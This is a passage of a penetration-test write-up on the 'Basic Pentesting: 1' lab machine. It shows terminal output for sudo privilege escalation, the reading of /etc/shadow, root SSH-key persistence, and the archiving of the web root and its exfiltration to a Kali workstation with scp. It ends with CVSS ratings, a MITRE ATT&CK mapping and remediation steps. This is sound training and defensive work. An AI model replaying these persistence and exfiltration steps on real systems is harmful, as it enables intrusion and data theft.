


Figure 15: Netcat listener catches the reverse shell as `www-data`; `/etc/passwd` reveals the `marlinspike` account

Local Privilege Escalation & SSH Persistence




Figure 16: Privilege escalation path from www-data to root

Credential Reuse and Sudo Misconfiguration

After upgrading to an interactive TTY, the marlinspike account was accessed directly via su using a weak, reused password. Running sudo -l as marlinspike revealed an unrestricted sudoers entry (ALL : ALL) ALL allowing any command to be run as any user, including root.




Figure 17: TTY upgrade, `su marlinspike`, `sudo -l` showing `(ALL : ALL) ALL`, and escalation to `uid=0(root)`

Credential Harvesting

With root access established, /etc/shadow was read directly to harvest the full system password hash database for offline analysis and to confirm which accounts had usable (non-locked) password hashes.




Figure 18: `/etc/shadow` enumerated core system accounts




Figure 19: `/etc/shadow` the `marlinspike` password hash recovered; service accounts disabled

SSH Key Persistence

To establish durable, passwordless access independent of either exploit path, an SSH public key from the Kali attacker workstation was injected into the target's /root/.ssh/authorized_keys, with directory and file permissions hardened to 700 and 600 respectively.

```
marlinspike@vtcsec:~$ sudo -l
[sudo] password for marlinspike:
Matching Defaults entries for marlinspike on vtcsec:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/
sbin\:/bin\:/snap/bin

User marlinspike may run the following commands on vtcsec:
    (ALL : ALL) ALL
marlinspike@vtcsec:~$ sudo su
root@vtcsec:/home/marlinspike# cd
root@vtcsec:~# mkdir -p /root/.ssh
root@vtcsec:~# chmod /root/.ssh
chmod: missing operand after '/root/.ssh'
Try 'chmod --help' for more information.
root@vtcsec:~# chmod 700 /root/.ssh
root@vtcsec:~# nano /root/.ssh/authorized_keys
root@vtcsec:~# chmod 600 /root/.ssh/authorized_keys
root@vtcsec:~#
```

Figure 20: `/root/.ssh/authorized_keys` configured for persistent key-based root access

```
┌──(bini㉿kali)-[~]
└─$ ssh root@192.168.56.110
** WARNING: connection is not using a post-quantum key exchange algorit
hm.
** This session may be vulnerable to "store now, decrypt later" attacks
.
** The server may need to be upgraded. See https://openssh.com/pq.html
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.10.0-28-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

19 packages can be updated.
19 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@vtcsec:~#
```

Figure 21: Verification passwordless `ssh root@192.168.56.110` succeeds

Objective Execution & Data Exfiltration

To demonstrate the operational objective of this engagement the theft of sensitive internal data the web application's content directory was archived and exfiltrated from the target to the attacker workstation.




Figure 22: Persistence and exfiltration flow: SSH access leading to archive transfer

```
root@vtcsec:/var/www/html/secret# cd /root
root@vtcsec:~# tar -czvf cms_backup.tar.gz /var/www/html
tar: Removing leading `/' from member names
/var/www/html/
```

Figure 23: Web root archived with `tar -czvf cms_backup.tar.gz /var/www/html`

```
root@vtcsec:~# ls -lh cms_backup.tar.gz
-rw-r--r-- 1 root root 9.2M Feb 23 10:08 cms_backup.tar.gz
root@vtcsec:~#
```

Figure 24: Archive size verified on the target `cms_backup.tar.gz`, 9.2 MB

```
┌──(bini㉿kali)-[~]
└─$ scp root@192.168.56.110:/root/cms_backup.tar.gz .
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
cms_backup.tar.gz                             100% 9405KB  20.0MB/s   00:00

┌──(bini㉿kali)-[~]
└─$ ls -lh cms_backup.tar.gz
-rw-r--r-- 1 bini bini 9.2M Feb 23 10:10 cms_backup.tar.gz

┌──(bini㉿kali)-[~]
└─$
```

Figure 25: Archive exfiltrated to Kali via `scp`; transfer and local size confirmed

The successful transfer of the compressed archive back to the Kali workstation confirmed full objective completion: an unauthenticated attacker was able to progress from zero access to root compromise, persistent access, and confidential data exfiltration within a single engagement.

Risk Assessment & Operational Attack Objectives

Each identified weakness was mapped to a concrete operational objective an attacker could pursue and rated for severity using CVSS v3.

Identified Risk	Operational Attack Objective
Legacy Service Exposure: The unpatched ProFTPD service allows for unauthorized remote access.	**Objective 1:** Gain initial root-level access to the host via service exploitation.
Weak Credential Storage: Plaintext database passwords in configuration files enable full database compromise.	**Objective 2:** Extract the wp-config.php file to harvest administrative credentials.
Poor System Hardening: Misconfigured local permissions allow standard users to reach administrative levels.	**Objective 3:** Escalate privileges to root using valid local accounts.
Data Theft: Lack of monitoring allows for the silent exfiltration of the entire blueprint repository.	**Objective 4:** Archive and exfiltrate the internal content repository.

Table 3: Identified risks mapped to operational attack objectives

Vulnerability	Affected Component	CVSS v3	Attack Vector
ProFTPD backdoor command execution	ProFTPD 1.3.3c (port 21)	9.8: Critical	Unauthenticated remote command execution
Weak credential storage / reuse	Local account `marlinspike`	7.5: High	Guessable / reused password
Sudo privilege escalation misconfiguration	Local sudoers entry	7.8: High	Unrestricted `(ALL:ALL) ALL`
Outdated SSH service	OpenSSH (port 22)	5.3:Medium	Potential version-specific weaknesses

Table 4: Vulnerability severity summary

MITRE ATT&CK Framework Mapping

Each phase of the engagement was mapped to the MITRE ATT&CK Enterprise matrix, covering reconnaissance through exfiltration.

Tactic	Technique	ID	Procedure (Action Taken)
Reconnaissance	Active Scanning	T1595	Network scanning to identify open ports and service versions (ProFTPD 1.3.3c).
Initial Access	Exploit Public-Facing Application	T1190	Exploited the ProFTPD 1.3.3c backdoor via Metasploit to gain entry.
Execution	Command and Scripting Interpreter	T1059	Executed shell commands (`whoami`, `ls`, `cat`) and PHP scripts to interact with the OS.
Persistence	Web Shell	T1505.003	Injected a PHP reverse shell into the `hello.php` WordPress plugin for redundant access.
Privilege Escalation	Abuse Elevation Control Mechanism	T1548.003	Escalated from the `marlinspike` user to root privileges using `sudo su`.
Credential Access	Credentials In Files	T1552.001	Extracted system password hashes from `/etc/shadow`.
Collection	Data from Local System	T1005	Staged sensitive site data by creating a compressed `cms_backup.tar.gz` archive.
Exfiltration	Exfiltration Over C2 Channel	T1041	Exfiltrated the stolen data archive from the target machine to Kali Linux.

Table 5: MITRE ATT&CK tactic and technique mapping




Figure 29: Full engagement coverage shown on the MITRE ATT&CK Navigator heatmap

Remediation Recommendations & Strategic Takeaways

The following prioritized controls directly address the vectors demonstrated in this engagement and should be implemented without delay.

Upgrade the ProFTPD Daemon

Remove ProFTPD 1.3.3c immediately. Upgrade to a current, verified release obtained only from trusted repository mirrors with cryptographic signature verification.

Harden the WordPress Installation

Update WordPress core, themes, and plugins to their latest stable releases. Enforce multi-factor authentication and restrict access to /wp-admin/. Disable direct file editing by adding define('DISALLOW_FILE_EDIT', true); to wp-config.php.

Enforce Least-Privilege Sudo Policy

Audit /etc/sudoers. Remove unrestricted (ALL : ALL) ALL entries for non-administrative users such as marlinspike, and replace them with strict, command-specific sudo rules.

Harden SSH Access

Enforce SSH key-based authentication only, and disable direct remote root login, by setting PermitRootLogin no and PasswordAuthentication no in /etc/ssh/sshd_config.

Deploy Host Intrusion Prevention and File Integrity Monitoring

Restrict inbound traffic to necessary ports only using ufw or iptables, and deploy file integrity monitoring (such as AIDE or Tripwire) to alert on unauthorized file modifications.

Conclusion & Sign-Off

The assessment of Basic Pentesting: 1 successfully demonstrated how a single unpatched legacy network service, combined with weak credential hygiene and a permissive sudo configuration, can lead to complete host compromise within minutes.

Core practical takeaway: security is only as strong as its weakest component. While initial web enumeration suggested standard application-layer vectors, it was an unpatched network service ProFTPD 1.3.3c that provided instant root access. Comprehensive scanning across all ports and services is critical during any VAPT engagement.



Figure 31: This engagement within the IqraSec WAPT internship learning path

Appendix: Glossary of Terms

Term	Definition
VAPT	Vulnerability Assessment and Penetration Testing.
Backdoor	Hidden or unauthorized access mechanism inserted into software or a system.
CVE	Common Vulnerabilities and Exposures; a public identifier for a known vulnerability.
Metasploit / msfconsole	Penetration testing framework used to develop and execute exploit modules.
Reverse shell	A shell session initiated from the target back to the attacker, bypassing inbound filtering.
Web shell	Malicious script placed on a web server that gives an attacker remote command execution.
Privilege escalation	Gaining a higher level of access than originally granted.
Sudoers	Configuration file controlling which commands a user may run with elevated privileges.
/etc/shadow	Linux file storing hashed user passwords, readable only by root.
Persistence	Techniques that maintain an attacker's access across reboots or patched vulnerabilities.
Exfiltration	Unauthorized transfer of data out of a target environment.
MITRE ATT&CK	A public knowledge base of adversary tactics and techniques used to map real-world attack behavior.
CVSS	Common Vulnerability Scoring System; standard scale for rating vulnerability severity.